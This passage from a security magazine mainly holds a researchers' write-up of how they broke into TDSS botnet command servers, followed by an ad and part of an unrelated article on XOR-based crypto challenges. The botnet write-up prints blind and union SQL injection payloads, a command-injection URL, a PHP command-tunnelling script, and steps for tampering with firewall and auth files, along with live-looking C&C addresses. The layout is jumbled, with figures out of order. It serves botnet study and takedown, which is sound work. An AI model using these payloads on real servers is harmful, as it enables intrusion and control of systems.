;http://b00882244.cn/
popupservers=http://m3131313.cn/
```

The Botnet is controlled by three servers specified in `servers` field of configuration file. So these servers were scanned for vulnerabilities in the first place.



```

server.modules = (
    "mod_access",
    "mod_alias",
    "mod_accesslog",
    "mod_compress",
    "mod_rewrite",
    "mod_redirect",
    "mod_auth"
)

server.bind = "localhost"
server.port = 80
server.document-root = "/var/www/"
server.upload-dirs = ( "/var/cache/lighttpd/uploads" )
server.errorlog = "/var/log/lighttpd/error.log"
index-file.names = ( "index.php", "index.html" )

accesslog.filename = "/var/log/lighttpd/access.log"
url.access-deny = ( ".inc" )
static-file.exclude-extensions = ( ".php", ".pl", ".fcgi" )
server.pid-file = "/var/run/lighttpd.pid"
dir-listing.encoding = "utf-8"
server.dir-listing = "disable"
server.chroot = "/"
server.username = "www-data"
server.groupname = "www-data"
compress.cache-dir = "/var/cache/lighttpd/compress/"
compress.filetype = ( "text/plain", "text/html", "applicati

include_shell "/usr/share/lighttpd/create-mime.assign.pl"
include_shell "/usr/share/lighttpd/include-conf-enabled.pl"
include_shell "/usr/share/lighttpd/include-vhost-enabled.pl"

```

Analysis of bot's binary file showed that data is being sent to server with the following algorithm:

1. Create data packet;
2. Encode it with RC4 algorithm, use IP or domain name of target server as a key;
3. Encode it additionally with Base64 algorithm;
4. Send data to server.

Pseudocode of encoding and decoding algorithms is as follows:

```

char *encoded_data = base64_encode(rc4_encrypt(data,
                                     key));
char *decoded_data = rc4_decrypt(base64_decode(data),
                                  key);

```

In the data which is transmitted to the server by the Trojan, vulnerabilities were found which could be used to execute Blind SQL injection and SQL Injection attacks.

Figure 8. Content of lighttpd.conf

Listing 5. Part of engine.conf

```

$SERVER["socket"] == "91.212.226.63:80" {
    $HTTP["host"] =~ "(.*)" {
        server.document-root = "/var/www/dm_builder/php/"
#
        url.redirect = ( "^/phpmyadmin/(.*)" => "https://213.133.110.18/phpmyadmin/$1" )
        url.rewrite-once = ( "^/087dgg1094aa/\?aid=(.*)&sid=(.*)$" => "/MakeBuild.php?aid=$1&sid=$2" )
        accesslog.filename = "/var/log/lighttpd/build.log"
    }
    server.document-root = "/var/www/dm_builder/php/"
}

$SERVER["socket"] == "212.117.162.50:80" {
    $HTTP["host"] =~ "(.*)" {
        server.document-root = "/var/www/dm_builder/php/"
#
        url.redirect = ( "^/phpmyadmin/(.*)" => "https://213.133.110.18/phpmyadmin/$1" )
        url.rewrite-once = ( "^/087dgg1094aa/\?aid=(.*)&sid=(.*)$" => "/MakeBuild.php?aid=$1&sid=$2" )
        accesslog.filename = "/var/log/lighttpd/build.log"
    }
    server.document-root = "/var/www/dm_builder/php/"
}

$SERVER["socket"] == "91.212.226.60:443" {
    ssl.engine = "enable"
    ssl.pemfile = "/etc/lighttpd/ssl/chief.pem"
    server.document-root = "/var/www/engine/public"
    server.errorlog = "/var/log/lighttpd/engine_error.log"
    accesslog.filename = "/var/log/lighttpd/engine_access.log"
    url.rewrite-once = ( "^/(.*)$" => "/index.php?request=$1" )
}

```

**Listing 6.** Part of MakeBuild.php script

```

<?
if (!isset($_GET['aid'])) exit();
$AID=$_GET['aid'];
$SID=$_GET['sid'];
if (empty($SID)) $SID=0;
$DBG=$_GET['dbg'];
$ENC=$_GET['enc'];
/*if ($AID == 20034 || $AID == 20124)
{
    $url = "http://213.133.110.18/03kd7nml094hx09/?aid={AID}&sid={SID}";
    if ($ENC) $url .= "&enc={ENC}";
    if ($DBG) $url .= "&dbg={DBG}";
    header("HTTP/1.1 302 Found");
    header("Location: {$url}");
    exit();
}*/
$BuildPath="./builds/{AID}-{SID}.exe";
$ExitStatus=null;
if(!chdir('/var/www/builder/')) exit();//exit('Error: Can\'t ChDir');
exec("/usr/bin/wine builder.exe {AID} {SID}",$OutPut,$ExitStatus);
if ($DBG)
{
    unlink($BuildPath);
    echo "<html><pre>\n+-----+\n"; print_r($OutPut); echo "\n=-----
    -=\n"; exit('Builder exit status: '.$ExitStatus);
}

```

**Listing 7.** Contents of engine\_admin.conf file

```

$SERVER["socket"] == "91.212.226.59:443" {
    ssl.engine = "enable"
    ssl.pemfile = "/etc/lighttpd/ssl/chief.pem"
#
    $HTTP["host"] =~ "^engineadmin\.com$" {
        server.document-root = "/var/www/engine/tools/public"
        server.errorlog = "/var/log/lighttpd/admin.engine_error.log"
        accesslog.filename = "/var/log/lighttpd/admin.engine_access.log"
        url.rewrite-once = ( "^/[0-9a-zA-Z/]+)/?\.??.*?*" => "/index.php?request=$1&$2" )
        $HTTP["url"] =~ "^/" {
            auth.backend = "htpasswd"
            auth.backend.htpasswd.userfile = "/etc/lighttpd/htpasswd.engine"
            auth.require = (
                "/" => (
                    "method" => "basic",
                    "realm" => "Use your credit card number as username, cvv2 as password.
                    Thank you ;)",
                    "require" => "valid-user"
                )
            )
        }
    }
#
}

```

```
Исходный код: https://91.212.226.64/u+ZoD8E1hJmqbM Mozilla Firefox
Файл Правка Вид Справка
uid=0(root) gid=0(root) groups=33(www-data)
total 1.2M
drwxr-xr-x 9 root root 4.0K Nov 23 10:06 .
drwxr-xr-x 20 root root 4.0K Oct 8 11:24 ..
drwx----- 2 root root 4.0K Jul 28 2009 .aptitude
-rw----- 1 root root 0 Feb 3 16:47 .bash_history
-rw-r--r-- 1 root root 295 Apr 13 2007 .bash_profile
-rw-r--r-- 1 root root 295 Apr 13 2007 .bashrc
drwxr-xr-x 2 root root 4.0K Jul 28 2009 .debtags
drwx----- 2 root root 4.0K Jul 26 2009 .gnupg
-rw----- 1 root root 48 Jul 26 2009 .lesshst
drwxr-xr-x 3 root root 4.0K Jan 15 10:09 .mc
lrwxrwxrwx 1 root root 9 Aug 14 19:09 .mysql_history -> /dev/null
drwx----- 2 root root 4.0K Oct 21 11:24 .ssh
-rw-r--r-- 1 root root 35 Jul 26 2009 .vimrc
drwx----- 2 root root 4.0K Sep 2 05:56 .w3m
-rw-r--r-- 1 root root 1.1M Sep 18 17:57 geoup.dat
lrwxrwxrwx 1 root root 18 Aug 14 19:05 ipt.rules -> /var/lib/iptables
drwxr-xr-x 3 root root 4.0K Jul 26 2009 work
```

Figure 9. /root directory at TDSS command server




Figure 10. Authorization request at admin panel logon

| Date       | Installs | DConnect | WConnect | Controllers | SErr   | SExist | WLite  | MLite  |
|------------|----------|----------|----------|-------------|--------|--------|--------|--------|
| 2010-02-07 | 4441     | 249656   | 829501   | 465011      | 6579   | 3      | 325601 | 109741 |
| 2010-02-06 | 19559    | 384148   | 849725   | 2703288     | 20698  | 10     | 335490 | 190755 |
| 2010-02-05 | 29138    | 449187   | 872251   | 2526827     | 20637  | 11     | 368294 | 194241 |
| 2010-02-04 | 30437    | 467010   | 879737   | 3072961     | 77333  | 8      | 378396 | 198007 |
| 2010-02-03 | 41603    | 486403   | 894818   | 3184318     | 111033 | 13     | 378024 | 202234 |
| 2010-02-02 | 44643    | 489607   | 891676   | 3201347     | 79606  | 20     | 378894 | 206697 |
| 2010-02-01 | 54794    | 495627   | 897306   | 3336385     | 53356  | 13     | 379990 | 212290 |
| 2010-01-31 | 29693    | 435685   | 908178   | 3215393     | 38193  | 6      | 331306 | 218736 |
| 2010-01-30 | 34445    | 439694   | 941620   | 3307727     | 32015  | 11     | 330490 | 225471 |
| 2010-01-29 | 29898    | 473042   | 981336   | 3496805     | 25156  | 20     | 345081 | 236422 |
| 2010-01-28 | 50427    | 500544   | 1050962  | 3539886     | 41335  | 7      | 328323 | 253033 |
| 2010-01-27 | 37106    | 494404   | 1153071  | 3548038     | 19235  | 4      | 289247 | 272893 |
| 2010-01-26 | 43445    | 508206   | 1394895  | 3664167     | 17308  | 16     | 189117 | 318948 |
| 2010-01-25 | 68996    | 537943   | 1631193  | 3807950     | 60557  | 23     | 165043 | 408776 |

Figure 11. Statistics of infections by days

| systemName     | statInstalls | statPercent |
|----------------|--------------|-------------|
| 5.1 2600 SP2.0 | 1819387      | 40          |
| 5.1 2600 SP3.0 | 1894391      | 42          |
| 5.1 2600 SP0.0 | 53114        | 1           |
| 5.1 2600 SP1.0 | 89620        | 2           |
| 6.0 6001 SP1.0 | 329825       | 7           |
| 6.0 6000 SP0.0 | 132636       | 3           |
| 5.0 2195 SP4.0 | 10797        | 0           |
| 6.0 6002 SP2.0 | 184375       | 4           |
| 5.0 2195 SP2.0 | 355          | 0           |

Figure 12. Statistics by OS

Particularly, after an incorrect GET request the server returned error message with encoded string and full path to vulnerable server script inside (see Figure 4).

The encoded string decodes to the following command:

```
remover|42F831D92B3BE5076B635F2347C80A41|10000|0|DDA|Trojan.Agent|C:\WINDOWS\system32\go.dll|%SYSDIR%\go.dll|success
```

The exact purpose of this command at the moment of attack was unclear. But we could find that the third parameter in the spike-divided list is vulnerable.

The first version of exploit for reading data from database was developed using delay method. Attack query is like follows:

```
remover|42F831D92B3BE5076B635F2347C80A41|if(ord(substring((version()),1,1))>1,sleep(3),1)|0|DDA|Trojan.Agent|C:\WINDOWS\system32\go.dll|SYSDIR\go.dll|success
```

This exploit is based on the command which delays database response for 3 seconds if successful and makes no delay if failed. This is the standard variant of Blind SQL injection delay attack, excepting a fact that we have used sleep() instead of benchmark() since it makes no load on DBMS.

### Database

First of all we checked if the current user has privileges to read and write server data (File\_priv). To find it out, we sent the following query to the server:

```
remover|42F831D92B3BE5076B635F2347C80A41|if(ord(substring((SELECT File_priv FROM mysql.user WHERE (CONCAT_WS(CHAR(64),User,Host) LIKE USER()),1,1))>1,sleep(3),1)|0|DDA|Trojan.Agent|C:\WINDOWS\system32\go.dll|SYSDIR\go.dll|success
```

The attack was successful, thus we had the ability to read and write files on server. However, since reading files with the previous exploit would be very slow, database query was reengineered as follows:

```
remover|42F831D92B3BE5076B635F2347C80A41|if(ord
    (substring((version()),1,1)
    )>1,1,(select 1 union select
    2))|0|DDA|Trojan.Agent|C:\
    WINDOWS\system32\qo.dll|SYSudir\
    qo.dll|success
```

If the condition is true, the new command returns error, and if the condition is false, the command is completed successfully.

The described exploit allowed us to dump the server database and to read script files (see Figure 6).

## Scripts

Analysis of the file `index.php` and of scripts included in it showed a new vulnerability, which finally allowed us to perform a classical SQL Injection attack. Let's analyze the code of `index.php` and `modules.php`: see Listing 3.

As you can see, the `$request[1]` value is not validated before usage, so exploitation is possible as follows:

```
module|-1 union select
    0,1,count(*),3
    from users
```

Upon processing this command from a bot, the server will print

an error message containing a valid output from SQL command execution, i.e. the amount of records in the `users` table (see Figure 7).

The new exploit made it possible to read files and the database 10 times faster than the previous one.

Our next goal was to inject a shell script into the website, which could allow us to execute commands on server without any exploitation.

## Web shell injection

At that point we could easily upload a shell script onto the server through one of the script bugs described earlier. But we could not get access to the uploaded script, because all web requests to the server were redirected to `index.php`. So we had to find the HTTP server configuration file, and modify it in order to bypass the limitation.

First, we queried different possible paths to the configuration file via the SQL Injection vulnerability. To automate this process, an open-source program `wfuzz` was utilized. We had to modify the program so that it encoded data prior sending it to the server. Thus the necessary configuration file was located at `/etc/lighttpd/lighttpd.conf` (see Figure 8).

| ID  | Added                | Name               | Status  | Owner | References | Succeeded | Actions                  |
|-----|----------------------|--------------------|---------|-------|------------|-----------|--------------------------|
| 235 | 2009-07-28, 10:29:40 | *** Request delay  | Disable | Red   | 371053931  | 371053931 | Delete, Renew, Duplicate |
| 236 | 2009-07-28, 10:31:44 | *** Update servers | Disable | Red   | 371053931  | 371053931 | Delete, Renew, Duplicate |
| 274 | 2009-11-20, 18:08:26 | *** TDL3 Update    | Disable | Red   | 253395329  | 62396736  | Delete, Renew, Duplicate |
| 275 | 2009-11-24, 09:35:54 | *** TDL3 Commands  | Disable | Red   | 239442938  | 238442636 | Delete, Renew, Duplicate |
| 288 | 2010-01-15, 15:16:52 | [DUPLICATED] REGAL | Disable | Red   | 20463711   | 160077    | Delete, Renew, Duplicate |

Figure 13. Launched commands

### Listing 8. Original content of `ipt.rules` file

```
-A INPUT -i lo -j ACCEPT
-A INPUT -s 66.148.74.126/32 -p tcp -m tcp -m multiport -dports 22,443,80,873,3306 -j ACCEPT
-A INPUT -s 188.40.72.68/32 -p tcp -m tcp -m multiport -dports 22,443,80,873,3306 -j ACCEPT
-A INPUT -s 188.40.72.125/32 -p tcp -m tcp -m multiport -dports 22,443,80,873,3306 -j ACCEPT
-A INPUT -s 204.12.213.144/29 -p tcp -m tcp -m multiport -dports 22,443,80,873,3306 -j ACCEPT
-A INPUT -s 91.212.226.49/32 -p tcp -m tcp -m multiport -dports 22,443,80,873,3306 -j ACCEPT
-A INPUT -d 212.117.162.50/32 -p tcp -m tcp -m multiport -dports 443,80 -j REJECT --reject-with icmp-port-unreachable
-A INPUT -d 91.212.226.59/32 -p tcp -m tcp -m multiport -dports 443,80 -j REJECT --reject-with icmp-port-unreachable
-A INPUT -i eth0 -p tcp -m tcp -m multiport -dports 3306 -j REJECT --reject-with icmp-port-unreachable
-A INPUT -s 195.138.81.135/32 -p tcp -m tcp -dport 22 -j ACCEPT
-A INPUT -i eth0 -p tcp -m tcp -dport 873 -j REJECT --reject-with icmp-port-unreachable
-A INPUT -i eth0 -p tcp -m tcp -dport 22 -j REJECT --reject-with icmp-port-unreachable
COMMIT
```



From the configuration file we learned that the redirection was caused by the `mod_rewrite` module. The script `include-vhost-enabled.pl` included configuration files for individual virtual servers. However, names of those configuration files were obtained by enumeration of files in a given directory. Therefore, path to the file which was necessary to solve the redirection problem was still unknown.

To find the necessary file, we tested a large list of domain names and IPs inside the TDSS botnet: see Listing 4.

However, only a heuristic manual search led to success. The necessary configuration file was finally located at `/etc/lighttpd/sites-enabled/engine.conf` see Listing 5.

The file `engine.conf` contained settings for six servers. Only two of them were configured to redirect HTTP requests to `index.php`. The other servers were configured to redirect HTTPS requests to `MakeBuild.php`.

`MakeBuild.php` script was designed to compile and configure the TDSS rootkit binary. The script receives a number of arguments, one of them supplying debug information for the binary (see Listing 6).

As you can see from the listing, script arguments are not validated before passing them to the `exec()` function, so a remote command execution may take place there. Moreover, the `dbg` parameter allows to print the executed command output.

The following request will print a listing of all files in the current directory:

```
http://91.212.226.63/087dgg1094aa/MakeBuild.php?aid=:ls
; &dbg=1
```

We utilized this vulnerability to upload a web shell onto the server.

### Elevation of privilege

We succeeded to gain root privileges on the server by exploiting a known `sock_sendpage()` vulnerability. The existing exploit required modification to allow execution in x64 environment (see Figure 9).

| Module Id | Module Name              | Module Link | Module Loads |
|-----------|--------------------------|-------------|--------------|
| 22        | DDOS Module 10 10 00     |             | 3802710      |
| 25        | remover                  |             | 19512        |
| 17        | Servers                  |             | 56871750     |
| 30        | TDL3 CMD 3.54 08 12 09   |             | 31392014     |
| 26        | TDL3CMD 3.51 21 11 09    |             | 631648       |
| 27        | TDL3CMD 3.51 NOPPOPIUP   |             | 85802        |
| 28        | TDL3CMD 3.525 27 11 2009 |             | 11167048     |
| 29        | TDL3CMD 3.53 30 11 09    |             | 20923375     |
| 32        | TDL3CMD 3.6 12 01 10     |             | 11067631     |
| 33        | TDL3CMD 3.61 19 01 10    |             | 21969012     |
| 21        | WSP 8 09 09 2009         |             | 35517456     |
| 23        | WSP Popup 30 10 09       |             | 1676911      |
| 31        | xxx                      |             | 9050453      |

Figure 15. TDSS modules

| countryName        | countryCode | statInstalls [DESC] | statPercent |
|--------------------|-------------|---------------------|-------------|
| United States      | US          | 2278181             | 43          |
| United Kingdom     | GB          | 302365              | 6           |
| India              | IN          | 273121              | 5           |
| Canada             | CA          | 172824              | 3           |
| Germany            | DE          | 169427              | 3           |
| Brazil             | BR          | 105397              | 2           |
| Turkey             | TR          | 93416               | 2           |
| Italy              | IT          | 90853               | 2           |
| Australia          | AU          | 88671               | 2           |
| France             | FR          | 78921               | 2           |
| Mexico             | MX          | 76116               | 1           |
| Spain              | ES          | 63122               | 1           |
| Pakistan           | PK          | 55997               | 1           |
| Indonesia          | ID          | 55378               | 1           |
| Vietnam            | VN          | 55324               | 1           |
| Malaysia           | MY          | 51416               | 1           |
| Egypt              | EG          | 50513               | 1           |
| Undefined          | **          | 49439               | 1           |
| Russian Federation | RU          | 45967               | 1           |

Figure 14. Statistics by countries

### Botnet administration panel

In the same directory with the `engine.conf` file another configuration file was found, which contained settings for the botnet control panel (see Listing 7).

As you can see from the file, IP address of the administration panel was 91.212.226.59. At first we failed to open it in a browser, since our IP address was not whitelisted to access the panel. So we had to fix the whitelist by modification of firewall rules in the `/root/iptables.rules` file (see Listing 8).

After breaking the initial IP authorization check, we found another obstacle to accessing the panel: Basic Authorization. To pass Basic Auth, we added a new login to the `htpasswd.engine` file. Upon getting access to the server, it was also possible to read plaintext passwords from the database (see Figure 10).

**Listing 9.** Executing commands on the new server via *MakeBuild.php* file

```
<?php

$fp = fsockopen("ssl://94.228.209.145",443,$errno,$errstr);
if(!$fp) die("[e] $errno,$errstr");
$header = "GET /MakeBuild.php?aid=".urlencode($argv[1])."&dbg=1 HTTP/1.1\r\n";
$header .= "Host: bld.newnetengine.com\r\n";
$header .= "Connection: close\r\n\r\n";

fwrite($fp,$header);
while(!feof($fp)) print(fgets($fp,256));
fclose($fp);

print $buff;
```

The control panel has a user-friendly interface, allowing to view detailed botnet statistics, such as: total amount of rootkit installations per day, each bot's nationality, operating system version and browser version. Also, through the panel it is possible to browse additional loadable modules for the rootkit, and to view commands being currently executed by the bots (see Figure 11-15).

### Changing of C&C servers

While we were playing around with the control panel, a new version of the rootkit (3.64) started to spread, which communicated with completely different C&C servers.

```
[tdlcmd]
servers=https://a57990057.cn/;https://a58990058.cn/
                ;https://94.228.209.145/
wspservers=http://c36996639.cn/;http://c58446658.cn/
popupservers=http://m2121212.cn/
```

Control scripts were changed on the new server. Particularly, the vulnerability which allowed to display command output in the server error message was fixed. But the other vulnerabilities that we found were still there, so it was possible to read the `index.php` file. According to its code, all the exceptions were now written into log file. Server settings were changed too. Among other things, a frontend was installed (nginx) in addition to the `lighttpd` HTTP server. The `engine.conf` file was unchanged.

The configuration panel was moved to 188.72.242.191, while our backdoor script stayed on 188.72.242.190. So we were unable to get access to the backdoor. The following script was developed to solve this problem: (see Listing 9).

This script allows transparent tunneling of commands to the old server thanks to nginx, which performs redirection of HTTP requests to a server defined in the `Host:` field of the request (*bld.newnetengine.com*).

In this article we have demonstrated how one can reach a cyber gang's digital establishment, possessing no more than a binary sample of client side malware. We believe that breaking into a botnet is an essential part of its study, since it gives an exhaustive view over the botnet's functions and capabilities. Getting full control over a botnet is also necessary for crime investigation, because it would allow to track the owners, to install traps, and to destroy the botnet completely.

Please note that successful breaking into a botnet makes it possible to only technical information, while personal identification and prosecution of botnet owners remains in law-enforcement authorities sphere.

The second article of the series, which is to be published in the next issue of Hakin9, will be dedicated completely to thorough analysis of the botnet's inner logic.

---

#### ANDREY RASSOKHIN

*Information security expert*

*eSage Lab*

*andrey@esagelab.com*

---

#### DMITRY OLEKSYUK


*System architect*

*eSage Lab*

*dmitry@esagelab.com*



**NEW  
VERSION**



**MUCH MORE  
THAN JUST  
AN ANTIVIRUS**

### **Protect your Mac from malware and network threats**

Only **VirusBarrier X6** provides comprehensive protection from malware and network threats. VirusBarrier X6 is the only antivirus program for Mac that includes full anti-malware protection together with two-way firewall, network protection, anti-phishing, anti-spyware features and more. VirusBarrier X6 protects Macs from all known network-based threats, as well as all known malware.

Also available is **Internet Security Barrier X6**, which includes VirusBarrier X6 and four other Intego programs, providing parental control, backup, antispam, confidential document protection features and much more.

Intego X6 software is priced lower than X5 versions, and the standard licenses protect up to 2 Macs. Also available: 5-Mac family packs and multi-seat licenses.

Antivirus & Anti-malware

Anti-phishing

Anti-spyware

Network protection

Scans iPad, iPhone and iPod touch

Two-way firewall

Real-Time & On-demand scanners

Antispyware

Privacy protection

More than 100 new features



[www.intego.com](http://www.intego.com)



# When XOR

## is your friend...

Using a random enough input stream may sound like outright blasphemy to many if not all reading this; however in this article I will demonstrate when using it makes sense.

### What you will learn...


- Using a PRNG with XOR to create and analyze a self-keying cipher

### What you should know...

- Basic cryptographic knowledge, bash, C

One of my hobbies includes creating *crypto challenges* where I hide an English message string in a block of numbers and letters. The first challenger that can correctly find what the message exactly states and demonstrate the algorithm used (usually in a programmatic fashion) will win a cash prize. I've learned over the years that I have been making it far too difficult by creating too many twists and

turns; and assuming too much about the depth of the challengers. With careful gauging I've created an easy



```

ITXORify.c
/* ITXORify.c
When XOR is your friend...PoC
Wed Oct 13 20:48:18 PDT 2010 1287028098
hakin9@israeltorres.org
compile and run with:
gcc -o ITXORify ITXORify.c && ./ITXORify
created and tested on:
Mac OS X 10.6.4 / Darwin Kernel Version 10.4.0
*/
#include <time.h>
#include <stdio.h>

#define BUFFERUF 1024

void xorify(char in1[BUFFERUF], char in2[BUFFERUF]){
    char tmp;
    tmp = in1[0] ^ in2[0];
    printf("%c",tmp);
}

int main(int argc, char *argv[]){
    if (argc == 3)
        xorify(argv[1],argv[2]);

    return 0;
}
// EOF

```

Figure 1. *ITXORify.c* - C program that generates *ITransify* binary



```

ITransify.c
/* ITransify.c
When XOR is your friend...PoC
Wed Oct 13 20:48:18 PDT 2010 1287028098
hakin9@israeltorres.org
compile and run with:
gcc 2010-10-08.c -o 2010-10-08
created and tested on:
Mac OS X 10.6.4 / Darwin Kernel Version 10.4.0
*/
#include <time.h>
#include <stdio.h>

void randifyd(){ // decimal 0-9
    int rval = rand() % 9;
    printf("%d",rval);
}

void randifyh(){ // hexadecimal A-F
    int rval = rand() % 5;
    printf("%c",(rval+65));
}

void randifym(){ // binary/morse
    int rval = rand() % 2;
    printf("%c",(rval+45));
}

int main(int argc, char *argv[]){
    srand((unsigned)time(NULL));
    int x=0;
    for (;x<100;x++){
        randifyd(); // decimal 0-9
        randifyh(); // hexadecimal A-F
    }
    printf("\n");
    return 0;
}
// EOF

```

Figure 2. *ITransify.c* - C program that generates *ITXORify* binary



```
demo.sh
#!/bin/bash
# demo.sh
# When XOR is your friend...PoC
# Wed Oct 13 20:48:18 PDT 2010 1287028098
# hakin9@israeltorres.org
# created and tested on:
# Mac OS X 10.6.4 / Darwin Kernel Version 10.4.0
#
tstamp=`date +%s`
test=`./ITrandify`
echo $test > log-ITrandify-$tstamp-"$1"-"$2".txt
alpha=`echo -n $test |tr -cs '[A-Z]' ' '`
numba=`echo -n $test |tr -cs '[0-9]' ' '`
for ((i=0;i<${#alpha};i++)); do
  xvar=`echo "${alpha:i:1}" "${numba:i-1:1}" | \
  grep -v -e "^[[:space:]]"$`
  ./ITXORify $xvar
done
# EOF
```

Figure 3. demo.sh - bash script used to generate the test data

way to stymie some of the wittiest challengers. Out of the 7 crypto challenges I've posted this year only 2 of them won, and this is why...

Anyone who studies cryptography: cryptographers, cryptologists and cryptanalysts alike are aware of good solid techniques like frequency analysis to solve simple monoalphabetic substitutions and transposition ciphers/cryptograms. Since both attackers and defenders are aware of such common analysis it only makes sense to thwart this type of attack by simply not making it (frequency) an actor in the play. Joshua said it best: *The only winning move is not to play.*

The simplest way to make this happen is to pad the message with randomness (in the computer world this is also known as pseudo-randomness via a pseudo-random number generator aka PRNG). Now we could talk all day about the math involved in something that mimics the chaos in nature that no machine

```
run_demo.sh
#!/bin/bash
# run_demo.sh
# When XOR is your friend...PoC
# Wed Oct 13 20:48:18 PDT 2010 1287028098
# hakin9@israeltorres.org
# created and tested on:
# Mac OS X 10.6.4 / Darwin Kernel Version 10.4.0
#
demo_start=`date +%s`
tstamp=$demo_start
demo_run=50
for i in {1..50}; do
  echo ""
  done > log-ITXORify-$tstamp-"$1".txt
demo_plural=`sort log-ITXORify-$tstamp-"$1".txt | \
uniq -c | grep -c -v -e "^[ ]{3}1"$`
demo_single=`sort log-ITXORify-$tstamp-"$1".txt | \
uniq -c | grep -c -e "^[ ]{3}1"$`
demo_end=`date +%s`
demo_span=`echo "$demo_end - $demo_start" | bc`
echo -e "log:log-ITXORify-$tstamp-$1.txt\tsetcount:\
$demo_run\tseconds:$demo_span\tviable:$demo_single\
\tdupe:$demo_plural"
# EOF
```

Figure 4. run\_demo.sh - this runs the demo 50 times and logs the process

```
run_with_cleanup.sh
#!/bin/bash
# run_demo_stats.sh
# When XOR is your friend...PoC
# Wed Oct 13 20:48:18 PDT 2010 1287028098
# hakin9@israeltorres.org
# created and tested on:
# Mac OS X 10.6.4 / Darwin Kernel Version 10.4.0
#
demo_start=`date +%s`
tstamp=$demo_start
demo_outer=50
demo_inner=50
for i in {1..50}; do
  echo -e -n "sequence:$i\t"
  ./.run_demo.sh "$i"
done > log-demo-$tstamp.txt
cat log-demo-$tstamp.txt
demo_end=`date +%s`
demo_span=`echo "$demo_end - $demo_start" | bc`
echo -e "log:log-demo-$tstamp.txt\tseconds:\
$demo_span\touter:$demo_outer\tinner:$demo_inner"\
> log-stats-$tstamp.txt
cat log-stats-$tstamp.txt
# cleanup
#
mkdir $tstamp-output
mkdir $tstamp-output/ITrandify
mkdir $tstamp-output/ITXORify
mv log-ITrandify-*.txt $tstamp-output/ITrandify
mv log-ITXORify-*.txt $tstamp-output/ITXORify
mv log-demo-*.txt $tstamp-output
mv log-stats-*.txt $tstamp-output
# EOF
```

Figure 5. run\_with\_cleanup.sh - same as above but archives output neatly

could reproduce to involve an absolutely true random sequence but that is out of the scope of this article.

Academia versus practical reality are two very different things as we've seen with the concept of a collision; sure it can happen but with how many varying variables there are it certainly has limitations on its application on a time-based event, especially one with a low-fruit yield. Investing hundreds of thousands of dollars to break something only worth 100 dollars is nonsensical and not often seen in the real world.

Back to the randomness padding; one of the simplest ways to do this is to have a simple PRNG. For this article I'll be using the commonly taught C-based implementation of `srand()` and `rand()` which looks like this:

```
srand((unsigned)time(NULL));
...
int rval = rand() % x;
```

```
log-demo-1287270107.txt
sequence:11 log:log-ITXORify-1287270187-1.txt setcount:50 seconds:42 viable:36 dupes:17
sequence:12 log:log-ITXORify-1287270149-2.txt setcount:50 seconds:45 viable:40 dupes:15
sequence:13 log:log-ITXORify-1287270194-3.txt setcount:50 seconds:51 viable:42 dupes:14
sequence:14 log:log-ITXORify-1287270245-4.txt setcount:50 seconds:48 viable:44 dupes:13
sequence:15 log:log-ITXORify-1287270293-5.txt setcount:50 seconds:48 viable:46 dupes:12
sequence:16 log:log-ITXORify-1287270341-6.txt setcount:50 seconds:51 viable:46 dupes:12
sequence:17 log:log-ITXORify-1287270392-7.txt setcount:50 seconds:49 viable:46 dupes:11
sequence:18 log:log-ITXORify-1287270441-8.txt setcount:50 seconds:47 viable:44 dupes:13
sequence:19 log:log-ITXORify-1287270489-9.txt setcount:50 seconds:48 viable:46 dupes:12
sequence:20 log:log-ITXORify-1287270536-10.txt setcount:50 seconds:51 viable:50 dupes:10
sequence:21 log:log-ITXORify-1287270587-11.txt setcount:50 seconds:49 viable:48 dupes:11
sequence:22 log:log-ITXORify-1287270636-12.txt setcount:50 seconds:51 viable:50 dupes:10
sequence:23 log:log-ITXORify-1287270687-13.txt setcount:50 seconds:54 viable:50 dupes:10
sequence:24 log:log-ITXORify-1287270741-14.txt setcount:50 seconds:51 viable:50 dupes:10
sequence:25 log:log-ITXORify-1287270792-15.txt setcount:50 seconds:52 viable:50 dupes:10
sequence:26 log:log-ITXORify-1287270844-16.txt setcount:50 seconds:53 viable:50 dupes:10
sequence:27 log:log-ITXORify-1287270897-17.txt setcount:50 seconds:53 viable:50 dupes:10
sequence:28 log:log-ITXORify-1287270950-18.txt setcount:50 seconds:52 viable:50 dupes:10
